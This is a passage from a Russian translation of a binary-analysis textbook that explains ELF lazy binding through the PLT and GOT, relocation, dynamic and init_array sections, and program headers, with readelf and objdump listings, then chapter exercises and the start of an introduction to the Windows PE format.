<sup>1</sup> Быть может, вы обратили внимание на еще одну исполняемую секцию – `.plt.got`. Это альтернативная таблица PLT, в которой хранятся постоянные записи `.got`, а не записи `.got.plt`. Она используется, если на этапе компиляции был задан флаг `-z компоновщика ld`, означающий, что требуется «раннее связывание». Эффект такой же, как при задании переменной среды `LD_BIND_NOW=1`, но благодаря информированию `ld` на этапе компиляции мы можем поместить записи GOT в секцию `.got` для пущей безопасности и использовать 8-байтовые записи `.plt.got` вместо более длинных 16-байтовых записей `.plt`.

## Динамическое разрешение библиотечной функции с помощью PLT

Допустим, требуется вызвать функцию `puts`, находящуюся в известной библиотеке `libc`. Вместо того чтобы вызывать ее непосредственно (что невозможно по вышеупомянутым причинам), мы можем вызвать соответствующую заглушку из PLT, `puts@plt` (шаг ❶ на рис. 2.2).

Находящаяся в PLT заглушка начинается командой косвенного перехода по адресу, хранящемуся в секции `.got.plt` (шаг ❷ на рис. 2.2). Вначале, до позднего связывания, это просто адрес следующей команды в заглушке функции, т. е. команды `push`. Таким образом, команда косвенного перехода просто передает управление следующей за ней команде (шаг ❸ на рис. 2.2)! Согласимся, это не самый очевидный способ перейти к следующей команде, но, как скоро станет ясно, тому есть веские причины.

Команда `push` помещает целое число (в данном случае `0x0`) в стек. Как уже было сказано, это число играет роль идентификатора для рассматриваемой PLT-заглушки. Затем следующая команда осуществляет переход к заглушке по умолчанию, общей для всех PLT-заглушек (шаг 4 на рис. 2.2). Заглушка по умолчанию помещает в стек еще один идентификатор (взятый из таблицы GOT), который определяет сам исполняемый файл, и переходит (косвенно, снова через GOT) к динамическому компоновщику (шаг ❺ на рис. 2.2).

Благодаря идентификаторам, помещенным в стек PLT-заглушками, динамический компоновщик устанавливает, что должен разрешить адрес `puts` и сделать это от имени главного исполняемого файла, загруженного в процесс. Этот последний момент важен, потому что в один и тот же процесс может быть загружено несколько библиотек, каждая со своими таблицами PLT и GOT. Затем динамический компоновщик ищет адрес функции `puts` и вставляет его в запись GOT, ассоциированную с `puts@plt`. После этого запись GOT указывает уже не на PLT-заглушку, как было вначале, а на реальный адрес `puts`. На этом процедура позднего связывания завершается.

Наконец, динамический компоновщик передает управление функции `puts`, чего мы и добивались. При последующих обращениях к `puts@plt` запись GOT уже содержит правильный (модифицированный) адрес `puts`, поэтому команда перехода в начале PLT-заглушки ведет прямо на `puts` без посредничества динамического компоновщика (шаг ❻ на рисунке).

### Зачем нужна GOT?

Сейчас вы, наверное, недоумеваете, зачем вообще нужна таблица GOT. Не проще было бы вставить разрешенный адрес библиотечной функции прямо в код PLT-заглушек? Одна из главных причин отказа от такого решения – безопасность. Если где-то в двоичном файле имеется уязвимость (а в любом нетривиальном файле она обязательно имеется), то атакующему было бы уж слишком просто модифицировать код, если бы исполняемые секции, в частности `.text` и `.plt`, допускали запись. Но поскольку GOT – секция данных, в которую можно

записывать, то имеет смысл добавить дополнительный уровень косвенности через GOT, чтобы не создавать допускающие запись секции кода. Атакующий все же может изменить адреса в GOT, но эта модель атаки дает гораздо меньше возможностей, чем внедрение произвольного кода.

Еще одна причина связана с разделяемостью кода, находящегося в разделяемых библиотеках. Как было отмечено выше, современные операционные системы экономят физическую память, осуществляя разделение библиотечного кода между процессами, использующими библиотеки. Вместо того чтобы загружать отдельную копию каждой библиотеки во все использующие ее процессы, операционная система должна загрузить только одну копию. Но хотя *физически* имеется лишь одна копия библиотеки, в каждом процессе она отображается на различные *виртуальные* адреса. А это значит, что разрешенные адреса библиотечных функций нельзя модифицировать прямо в коде, потому что такой адрес будет правилен только в контексте одного процесса, а все остальные перестанут работать. Модификация же адресов в GOT работает, потому что у каждого процесса своя копия GOT.

Как вы уже, наверное, догадались, ссылки из кода на перемещаемые символы данных (например, переменные и константы, экспортируемые из разделяемых библиотек) тоже должны быть перенаправлены с помощью GOT, чтобы избежать модификации адресов данных непосредственно в коде. Разница в том, что ссылки на данные проходят только через GOT без посредничества PLT. Это также проясняет различие между секциями `.got` и `.got.plt`: `.got` предназначена для ссылок на элементы данных, а `.got.plt` – для хранения разрешенных адресов библиотечных функций, доступ к которым осуществляется с помощью PLT.

### 2.3.5 Секции `.rel.*` и `.rela.*`

В распечатке `readelf` заголовков секций нашего демонстрационного файла есть несколько секций с именами вида `rela.*`. Все они имеют тип `SHT_RELA`, т. е. содержат информацию, используемую компоновщиком для выполнения перемещений. По существу, каждая секция типа `SHT_RELA` представляет собой таблицу записей о перемещениях, а в каждой записи хранится адрес, к которому необходимо применить перемещение, и указание о том, как найти конкретное значение, которое надлежит вставить по этому адресу. В листинге 2.8 показано содержимое секций перемещения для нашего примера. Видно, что остались только динамические перемещения (осуществляемые динамическим компоновщиком), поскольку все статические перемещения, которые присутствовали в объектном файле, уже разрешены на этапе статической компоновки. В реальном двоичном файле (в отличие от нашего простого примера), конечно, будет гораздо больше динамических перемещений.

```
$ readelf --relocs a.out
```

```
Relocation section '.rela.dyn' at offset 0x380 contains 1 entries:
```

Offset	Info	Type	Sym. Value	Sym. Name + Addend
0000600ff8	000300000006	R_X86_64_GLOB_DAT	0000000000000000	__gmon_start__ + 0

```
Relocation section '.rela.plt' at offset 0x398 contains 2 entries:
```

Offset	Info	Type	Sym. Value	Sym. Name + Addend
0000601018	000100000007	R_X86_64_JUMP_SLO	0000000000000000	puts@GLIBC_2.2.5 + 0
0000601020	000200000007	R_X86_64_JUMP_SLO	0000000000000000	__libc_start_main@GLIBC_2.2.5 + 0

Здесь имеется два типа перемещений: `R_X86_64_GLOB_DAT` и `R_X86_64_JUMP_SLO`. Хотя на практике можно встретить гораздо больше типов, именно эти два самые распространенные и важные. У всех типов перемещений есть одна общая черта: они задают смещение, к которому нужно применить перемещение. Детали вычисления значения, подставляемого по этому смещению, зависят от типа перемещения и иногда довольно сложны. Полную информацию можно найти в спецификации ELF, но для анализа типичного двоичного файла она не нужна.

Для первого перемещения в листинге 2.8, типа `R_X86_64_GLOB_DAT`, смещение находится в секции `.got` ❶ – это легко установить, сравнив смещение с базовым адресом `.got`, показанным в распечатке `readelf` в листинге 2.5. Вообще говоря, этот тип перемещения используется для вычисления адреса символа данных и вставки его по соответствующему смещению в `.got`.

Записи типа `R_X86_64_JUMP_SLO` называются *слотами перехода* ❷❸; их смещения находятся в секции `.got.plt` и представляют позиции, в которые можно вставить адреса библиотечных функций. Взглянув на распечатку таблицы PLT нашего примера в листинге 2.7, легко понять, что каждый слот используется в одной PLT-заглушке, чтобы получить конечный адрес косвенного перехода. Адреса слотов перехода (вычисленные по смещению относительно регистра `rip`) показаны в правой части листинга 2.7, сразу после символа `#`.

### 2.3.6 Секция `.dynamic`

Секция `.dynamic` исполняет роль «дорожной карты» для операционной системы и динамического компоновщика во время загрузки и подготовки двоичного ELF-файла к выполнению. Если вы забыли, как устроен процесс загрузки, обратитесь к разделу 1.4.

Секция `.dynamic` содержит таблицу структур типа `Elf64_Dyn` (см. файл `/usr/include/elf.h`), называемых также *тегами*. Есть разные типы тегов, и с каждым из них ассоциировано значение. Для примера рассмотрим содержимое секции `.dynamic` нашего демонстрационного двоичного файла, показанное в листинге 2.9.

```
$ readelf --dynamic a.out
```

```
Dynamic section at offset 0xe28 contains 24 entries:
```

Tag	Type	Name/Value
① 0x0000000000000001	(NEEDED)	Shared library: [libc.so.6]
0x000000000000000c	(INIT)	0x4003c8
0x000000000000000d	(FINI)	0x4005c4
0x0000000000000019	(INIT_ARRAY)	0x600e10
0x000000000000001b	(INIT_ARRAYSZ)	8 (bytes)
0x000000000000001a	(FINI_ARRAY)	0x600e18
0x000000000000001c	(FINI_ARRAYSZ)	8 (bytes)
0x000000006ffffef5	(GNU_HASH)	0x400298
0x0000000000000005	(STRTAB)	0x400318
0x0000000000000006	(SYMTAB)	0x4002b8
0x000000000000000a	(STRSZ)	61 (bytes)
0x000000000000000b	(SYMENT)	24 (bytes)
0x0000000000000015	(DEBUG)	0x0
0x0000000000000003	(PLTGOT)	0x601000
0x0000000000000002	(PLTRELSZ)	48 (bytes)
0x0000000000000014	(PLTREL)	RELA
0x0000000000000017	(JMPREL)	0x400398
0x0000000000000007	(RELA)	0x400380
0x0000000000000008	(RELASZ)	24 (bytes)
0x0000000000000009	(RELAENT)	24 (bytes)
② 0x000000006ffffffe	(VERNEED)	0x400360
③ 0x000000006fffffff	(VERNEEDNUM)	1
0x000000006ffffff0	(VERSYM)	0x400356
0x0000000000000000	(NULL)	0x0

Типы тегов в секции `.dynamic` показаны во втором столбце. Теги типа `DT_NEEDED` информируют динамический компоновщик о зависимостях исполняемого файла. Например, в этом двоичном файле используется функция `puts` из разделяемой библиотеки `libc.so.6` ①, поэтому ее нужно загрузить при выполнении файла. Теги `DT_VERNEED` ② и `DT_VERNEEDNUM` ③ сообщают начальный адрес и количество записей в *таблице версий зависимостей*, где хранятся ожидаемые номера версий различных зависимостей исполняемого файла.

Помимо списка зависимостей, секция `.dynamic` содержит еще указатели на другие важные данные, необходимые динамическому компоновщику (например, на динамическую таблицу строк, на динамическую таблицу символов, на секцию `.got.plt` и на секцию динамических перемещений, которым соответствуют теги типа `DT_STRTAB`, `DT_SYMTAB`, `DT_PLTGOT` и `DT_RELA`).

### 2.3.7 Секции `.init_array` и `.fini_array`

Секция `.init_array` содержит массив указателей на функции, используемые как конструкторы. Они вызываются по очереди при инициализации двоичного файла, еще до вызова `main`. Если упомянутая выше

секция `.init` содержит одну функцию, которая выполняет инициализацию, критически важную для запуска исполняемого файла, то `.init_array` – секция данных, которая может содержать сколько угодно указателей на функции, в т. ч. на конструкторы, написанные вами. Компилятор `gcc` позволяет пометить функции в исходных C-файлах как конструкторы, снабдив их атрибутом `__attribute__((constructor))`.

В нашем демонстрационном примере секция `.init_array` содержит всего одну запись. Это указатель на еще одну полезную функцию инициализации, `frame_dummy`, что подтверждает результат `objdump`, показанный в листинге 2.10.

#### Листинг 2.10. Содержимое секции `.init_array`

```
❶ $ objdump -d --section .init_array a.out

a.out: file format elf64-x86-64

Disassembly of section .init_array:

0000000000600e10 <__frame_dummy_init_array_entry>:
    600e10:  00 05 40 00 00 00 00 00  ..@.....

❷ $ objdump -d a.out | grep '<frame_dummy>'
0000000000400500 <frame_dummy>:
```

Первый вызов `objdump` показывает содержимое секции `.init_array`

❶. Как видим, имеется единственный указатель на функцию (выделен серым цветом), содержащий байты `00 05 40 00 00 00 00 00` ❷. Это не что иное, как запись адреса `0x400500` в прямом порядке (чтобы ее получить, нужно изменить порядок байтов на противоположный и отбросить начальные нули). Вторым вызов `objdump` показывает, что это действительно начальный адрес функции `frame_dummy` ❸.

Вы, наверное, уже догадались, что секция `.fini_array` аналогична `.init_array`, только содержит указатели на деструкторы, а не на конструкторы. Указатели, хранящиеся в `.init_array` и `.fini_array`, легко изменить, поэтому эти секции – подходящее место для добавления в двоичный файл кода инициализации или очистки, модифицирующего его поведение. Отметим, что двоичные файлы, созданные старыми версиями `gcc`, могут содержать секции `.ctors` и `.dtors` вместо `.init_array` и `.fini_array`.

### 2.3.8 Секции `.shstrtab`, `.symtab`, `.strtab`, `.dynsym` и `.dynstr`

При обсуждении заголовков секций мы упоминали, что секция `.shstrtab` – это просто массив завершаемых нулем строк, который содержит имена всех секций в двоичном файле. Этот массив позволяет таким инструментам, как `readelf`, находить имена секций.

Секция `.symtab` содержит таблицу символов – структур типа `Elf64_Sym`, которые ассоциируют символическое имя с кодом или данными

в другом месте двоичного файла, например с функцией или переменной. Сами строки, образующие символические имена, находятся в секции `.strtab`. На эти строки указывают структуры `Elf64_Sym`. На практике анализируемые вами двоичные файлы часто будут зачищены, т. е. таблицы `.symtab` и `.strtab` удалены.

Секции `.dynsym` и `.dynstr` аналогичны `.symtab` и `.strtab`, но содержат символы и строки, необходимые для динамической, а не статической компоновки. Поскольку информация, хранящаяся в этих секциях, необходима на этапе динамической компоновки, зачистить их нельзя.

Заметим, что статическая таблица символов имеет тип `SHT_SYMTAB`, а динамическая – `SHT_DYNSYM`. Это позволяет инструментам типа `strip` понять, какие таблицы символов безопасно удалить во время зачистки, а какие – нет.



## 2.4 Заголовки программы

Таблица заголовков программы дает сегментное представление двоичного файла в противоположность секционному представлению, которое дает таблица заголовков секций. Как я уже говорил, секционное представление двоичного ELF-файла предназначено только для целей статической компоновки. Напротив, обсуждаемое ниже сегментное представление используется операционной системой и динамическим компоновщиком при загрузке ELF-файла в процесс для выполнения; оно помогает находить релевантный код и данные и решать, что следует загрузить в виртуальную память.

Сегмент ELF охватывает нуль или более секций, т. е. объединяет их в один блок. Поскольку сегменты служат целям выполнения, они необходимы только для исполняемых ELF-файлов, а для всех остальных, например перемещаемых объектных файлов, не нужны. Таблица заголовков программы описывает сегменты с помощью структур типа `struct Elf64_Phdr`. Каждый заголовок программы содержит поля, показанные в листинге 2.11.

Листинг 2.11. Определение типа `Elf64_Phdr` в файле `/usr/include/elf.h`

```
typedef struct {
    uint32_t p_type; /* Тип сегмента */
    uint32_t p_flags; /* Флаги сегмента */
    uint64_t p_offset; /* Смещение сегмента относительно начала файла */
    uint64_t p_vaddr; /* Виртуальный адрес сегмента */
    uint64_t p_paddr; /* Физический адрес сегмента */
    uint64_t p_filesz; /* Размер сегмента в файле */
    uint64_t p_memsz; /* Размер сегмента в памяти */
    uint64_t p_align; /* Выравнивание сегмента */
} Elf64_Phdr;
```

В следующих разделах я опишу все эти поля. В листинге 2.12 показана таблица заголовков программы нашего демонстрационного двоичного файла.



```
$ readelf --wide --segments a.out
```

```
Elf file type is EXEC (Executable file)
```

```
Entry point 0x400430
```

```
There are 9 program headers, starting at offset 64
```

```
Program Headers:
```

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000040	0x0000000000400040	0x0000000000400040	0x0001f8	0x0001f8	R E	0x8
INTERP	0x000238	0x0000000000400238	0x0000000000400238	0x00001c	0x00001c	R	0x1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]							
LOAD	0x000000	0x0000000000400000	0x0000000000400000	0x00070c	0x00070c	R E	0x200000
LOAD	0x000e10	0x0000000000600e10	0x0000000000600e10	0x000228	0x000230	RW	0x200000
DYNAMIC	0x000e28	0x0000000000600e28	0x0000000000600e28	0x0001d0	0x0001d0	RW	0x8
NOTE	0x000254	0x0000000000400254	0x0000000000400254	0x000044	0x000044	R	0x4
GNU_EH_FRAME	0x0005e4	0x00000000004005e4	0x00000000004005e4	0x000034	0x000034	R	0x4
GNU_STACK	0x000000	0x0000000000000000	0x0000000000000000	0x000000	0x000000	RW	0x10
GNU_RELRO	0x000e10	0x0000000000600e10	0x0000000000600e10	0x0001f0	0x0001f0	R	0x1

#### ❶ Section to Segment mapping:

```
Segment Sections...
```

00	
01	.interp
02	.interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt .init .plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
03	.init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
04	.dynamic
05	.note.ABI-tag .note.gnu.build-id
06	.eh_frame_hdr
07	
08	.init_array .fini_array .jcr .dynamic .got

Обратите внимание на отображение секций на сегменты в нижней части распечатки `readelf`, которое недвусмысленно показывает, что сегменты – это просто блоки секций ❶. Это конкретное отображение секций на сегменты типично для большинства двоичных ELF-файлов, которые вам встретятся на практике. Далее в этом разделе мы обсудим поля заголовка программы, показанные в листинге 2.11.

### 2.4.1 Поле `p_type`

Поле `p_type` определяет тип сегмента. Из допустимых значений этого поля отметим наиболее важные: `PT_LOAD`, `PT_DYNAMIC` и `PT_INTERP`.

Сегменты типа `PT_LOAD` предназначены для загрузки в память на этапе подготовки процесса. Размер загружаемого блока и адрес его загрузки описаны в остальных полях заголовка программы. Как показывает распечатка `readelf`, обычно имеется по крайней мере два сегмента типа `PT_LOAD`: в одном собраны секции, не допускающие записи, а в другом – допускающие.



Сегмент PT\_INTERP содержит секцию `.interp`, в которой хранится имя интерпретатора, используемого для загрузки двоичного файла. А сегмент PT\_DYNAMIC содержит секцию `.dynamic`, которая сообщает интерпретатору, как разбирать и подготавливать двоичный файл к выполнению. Упомянем также сегмент PT\_PHDR, который включает таблицу заголовков программы.

## 2.4.2 Поле `p_flags`

Флаги определяют права доступа к сегменту во время выполнения. Есть три важных флага: PF\_X, PF\_W и PF\_R. Флаг PF\_X говорит, что сегмент исполняемый и задается для сегментов кода (`readelf` отображает его как E, а не X в столбце Flg в листинге 2.12). Флаг PF\_W означает, что сегмент допускает запись и обычно задается только для сегментов данных, но не для сегментов кода. Наконец, флаг PF\_R означает, что сегмент допускает чтение – обычная ситуация для сегментов кода и данных.

## 2.4.3 Поля `p_offset`, `p_vaddr`, `p_paddr`, `p_filesz` и `p_memsz`

Поля `p_offset`, `p_vaddr` и `p_filesz` в листинге 2.11 аналогичны полям `sh_offset`, `sh_addr` и `sh_size` в заголовке секции. Они определяют смещение в файле, с которого начинается сегмент, виртуальный адрес, по которому его следует загрузить, и размер сегмента в файле соответственно. Для загружаемых сегментов поле `p_vaddr` должно быть равно `p_offset` по модулю размера страницы (который обычно равен 4096 байт).

В некоторых системах поле `p_paddr` используется для хранения адреса в физической памяти, по которому загружается сегмент. В современных операционных системах, в частности в Linux, это поле не используется и равно нулю, потому что все двоичные файлы выполняются в виртуальной памяти.

На первый взгляд, не очевидно, почему есть два поля размера сегмента: в файле (`p_filesz`) и в памяти (`p_memsz`). Чтобы разобраться в этом, вспомним, что некоторые секции всего лишь указывают на необходимость выделить сколько-то байтов в памяти, но не занимают столько байтов в двоичном файле. Например, секция `.bss` содержит данные, инициализированные нулями. Поскольку заведомо известно, что все данные в этой секции равны нулю, нет необходимости хранить их в двоичном файле. Однако при загрузке в память сегмента, содержащего `.bss`, место для всех этих байтов должно быть выделено. Поэтому `p_memsz` может оказаться больше `p_filesz`. В таком случае загрузчик добавит дополнительные байты в конец сегмента и инициализирует их нулями.

## 2.4.4 Поле `p_align`

Поле `p_align` аналогично полю `sh_addralign` в заголовке секции. Оно определяет, на какую границу (в байтах) должна быть выровнена память, выделенная сегменту. Как и в случае `sh_addralign`, значе-

ние 0 или 1 означает, что выравнивание не требуется. Если значение `p_align` отлично от 0 и 1, то оно должно быть степенью 2, а `p_vaddr` должно быть равно `p_offset` по модулю `p_align`.

## 2.5 Резюме

В этой главе было рассказано обо всех тонкостях формата ELF. Я описал форматы заголовка исполняемого файла, таблиц заголовков секций и программы, а также содержимое секций. Это было непросто! Но стоило того, потому что теперь, понимая, как устроены двоичные ELF-файлы, вы располагаете фундаментом, на котором можно возводить здание двоичного анализа. В следующей главе мы рассмотрим формат PE, применяемый для двоичных файлов в системах на основе Window. Если вас интересует только анализ двоичных ELF-файлов, то можете пропустить следующую главу и сразу перейти к главе 4.



### Упражнения

#### 1. Ручное исследование заголовка

Воспользуйтесь шестнадцатеричным средством просмотра, например `xxd`, для изучения байтов двоичного ELF-файла в шестнадцатеричном формате. Например, команда `xxd /bin/ls | head -n 30` позволяет просмотреть первые 30 строк байтов программы `/bin/ls`. Сможете ли вы идентифицировать байты, относящиеся к заголовку ELF? Попробуйте найти все поля заголовка ELF в распечатке `xxd` и оцените, насколько хорошо вы понимаете их содержимое.

#### 2. Секции и сегменты

Воспользуйтесь `readelf` для просмотра секций и сегментов какого-нибудь двоичного ELF-файла. Как секции отображаются на сегменты? Сравните представление файла на диске с представлением его же в памяти. Каковы основные различия?

#### 3. Двоичные файлы программ на C и C++

Воспользуйтесь `readelf` для дизассемблирования двух двоичных файлов, созданных на основе исходного кода, написанного на C и на C++. Какие вы видите различия?

#### 4. Позднее связывание

Воспользуйтесь `objdump` для дизассемблирования секции PLT двоичного ELF-файла. Какие записи таблицы GOT используются в PLT-заглушках? Теперь просмотрите содержимое этих записей GOT (снова с помощью `objdump`) и проанализируйте их связь с PLT.



---

# 3

## ФОРМАТ PE: КРАТКОЕ ВВЕДЕНИЕ



[https://t.me/it\\_boooks](https://t.me/it_boooks)

**Т**еперь, когда вы знаете все о формате ELF, бросим беглый взгляд еще на один популярный формат двоичных файлов: Portable Executable (PE). Поскольку PE – основной формат двоичных файлов в Windows, знакомство с ним полезно при анализе файлов на этой платформе, а необходимость в этом часто возникает в процессе анализа вредоносных программ.

PE – это модифицированная версия формата Common Object File Format (COFF), который использовался и в системах на основе Unix, пока ему на смену не пришел ELF. В силу этой исторической причины PE иногда называют PE/COFF. Путаницу усугубляет тот факт, что 64-разрядная версия PE называется PE32+. Поскольку PE32+ лишь немногим отличается от оригинального формата PE, я буду использовать общее название «PE».

В обзоре формата PE я остановлюсь на основных отличиях от ELF на случай, если вы захотите работать на платформе Windows. Я не стану излагать материал так же подробно, как для ELF, поскольку PE не является основной темой данной книги. Но отмечу, что PE (как и боль-

---

шинство других форматов двоичных файлов) имеет много общего с ELF. Так что после освоения ELF вам будет гораздо проще изучать новые форматы!

Я построю обсуждение вокруг рис. 3.1. Показанные на нем структуры данных определены в файле *WinNT.h*, включенном в состав комплекта средств разработчика Microsoft Windows Software Developer Kit.

### 3.1 Заголовок MS-DOS и заглушка MS-DOS

Глядя на рис. 3.1, мы видим большое сходство с форматом ELF, но также несколько существенных отличий. Одно из главных – наличие заголовка MS-DOS. Да-да, речь идет именно о MS-DOS, старой операционной системе Microsoft, написанной в 1981 году! В чем же причина включения этого заголовка в предположительно современный формат двоичных файлов? Вы, наверное, уже догадались – обратная совместимость.

Когда PE только появился, имел место переходный период, в течение которого использовались как старые файлы MS-DOS, так и новые PE-файлы. Чтобы переход был менее болезненным, каждый PE-файл начинается заголовком MS-DOS, что позволяет интерпретировать его также как двоичный файл MS-DOS, пусть и ограниченно. Главная функция заголовка MS-DOS – описать, как загрузить и выполнить следующую непосредственно за ним *заткушку MS-DOS*. Заткушка обычно представляет собой небольшую программу для MS-DOS, которая выполняется вместо основной программы, если двоичный PE-файл запускается в MS-DOS. Как правило, эта программа просто печатает строку вида «This program cannot be run in DOS mode» (Эта программа не может быть выполнена в режиме DOS) и завершается. Но в принципе это могла бы быть полноценная версия программы для MS-DOS!

Заголовок MS-DOS начинается с магического значения – двух ASCII-символов «MZ»<sup>1</sup>. Поэтому его иногда называют *заголовком MZ*. С точки зрения этой главы, в заголовке MS-DOS важно еще только одно поле, *e\_lfanew*. Оно содержит смещение, с которого начинается *настоящий* двоичный PE-файл. Таким образом, когда поддерживающий PE загрузчик открывает двоичный файл, он может прочитать заголовок MS-DOS, пропустить заткушку и перейти сразу к началу заголовков PE.

### 3.2 Сигнатура PE, заголовок PE-файла и факультативный заголовок PE

Заголовки PE аналогичны заголовку исполняемого файла в ELF с тем отличием, что в PE «заголовок исполняемого файла» разбит на три

---

<sup>1</sup> MZ означает «Mark Zbikowski» – автор оригинального формата исполняемых файлов в MS-DOS.




Рис. 3.1. Общая структура двоичного файла в формате PE32+

части: 32-разрядная сигнатура, заголовок PE-файла и факультативный заголовок PE. Заглянув в файл *WinNT.h*, вы найдете структуру `IMAGE_NT_HEADERS64`, которая включает в себя все три части. Можно было бы сказать, что `IMAGE_NT_HEADERS64` и есть вариант заголовка исполняемого файла, принятый в PE. Однако на практике сигнатура, заголовок файла и факультативный заголовок рассматриваются как три разные сущности.

В следующих разделах мы обсудим все эти компоненты заголовка. А чтобы увидеть их в действии, рассмотрим программу *hello.exe*, аналог программы `compilation_example` из главы 1. В листинге 3.1 приведена распечатка наиболее важных элементов заголовка и каталог данных `DataDirectory` файла *hello.exe*. Что такое `DataDirectory`, я объясню чуть ниже.

Листинг 3.1. Пример распечатки заголовков PE и `DataDirectory`

```
$ objdump -x hello.exe

hello.exe:      ❶ file format pei-x86-64
hello.exe
architecture: i386:x86-64, flags 0x0000012f:
HAS_RELOC, EXEC_P, HAS_LINENO, HAS_DEBUG, HAS_LOCALS, D_PAGED
start address 0x0000000140001324

❷ Characteristics 0x22
    executable
    large address aware

Time/Date      Thu Mar 30 14:27:09 2017
❸ Magic        020b (PE32+)
MajorLinkerVersion 14
MinorLinkerVersion 10
SizeOfCode     00000e00
SizeOfInitializedData 00001c00
SizeOfUninitializedData 00000000
❹ AddressOfEntryPoint 00000000000001324
❺ BaseOfCode     00000000000001000
❻ ImageBase     0000000140000000
SectionAlignment 00000000000001000
FileAlignment   0000000000000200
MajorOSVersion   6
MinorOSVersion   0
MajorImageVersion 0
MinorImageVersion 0
MajorSubsystemVersion 6
MinorSubsystemVersion 0
Win32Version     00000000
SizeOfImage      00007000
SizeOfHeaders    00000400
Checksum         00000000
Subsystem        00000003 (Windows CUI)
DllCharacteristics 00008160
```

SizeOfStackReserve	000000000100000
SizeOfStackCommit	000000000001000
SizeOfHeapReserve	000000000100000
SizeOfHeapCommit	000000000001000
LoaderFlags	00000000
NumberOfRvaAndSizes	00000010

## 7 The Data Directory

Entry 0	0000000000000000	00000000	Export Directory [.edata]
Entry 1	0000000000002724	000000a0	Import Directory [parts of .idata]
Entry 2	0000000000005000	000001e0	Resource Directory [.rsrc]
Entry 3	0000000000004000	00000168	Exception Directory [.pdata]
Entry 4	0000000000000000	00000000	Security Directory
Entry 5	00000000000006000	0000001c	Base Relocation Directory [.reloc]
Entry 6	0000000000002220	00000070	Debug Directory
Entry 7	0000000000000000	00000000	Description Directory
Entry 8	0000000000000000	00000000	Special Directory
Entry 9	0000000000000000	00000000	Thread Storage Directory [.tls]
Entry a	00000000000002290	000000a0	Load Configuration Directory
Entry b	0000000000000000	00000000	Bound Import Directory
Entry c	0000000000002000	00000188	Import Address Table Directory
Entry d	0000000000000000	00000000	Delay Import Directory
Entry e	0000000000000000	00000000	CLR Runtime Header
Entry f	0000000000000000	00000000	Reserved

...

## 3.2.1 Сигнатура PE

Сигнатура PE – это строка, содержащая ASCII-символы «PE», за которыми следуют два символа NULL. Она аналогична магическим байтам в поле `e_ident` заголовка исполняемого ELF-файла.

## 3.2.2 Заголовок PE-файла

Заголовок файла описывает его общие свойства. Наиболее важны поля `Machine`, `NumberOfSections`, `SizeOfOptionalHeader` и `Characteristics`. Оба поля, описывающих таблицу символов, объявлены нереконструируемыми, и PE-файлы больше не должны использовать внедренные символы и отладочную информацию. Вместо этого символы могут записываться в отдельный отладочный файл.

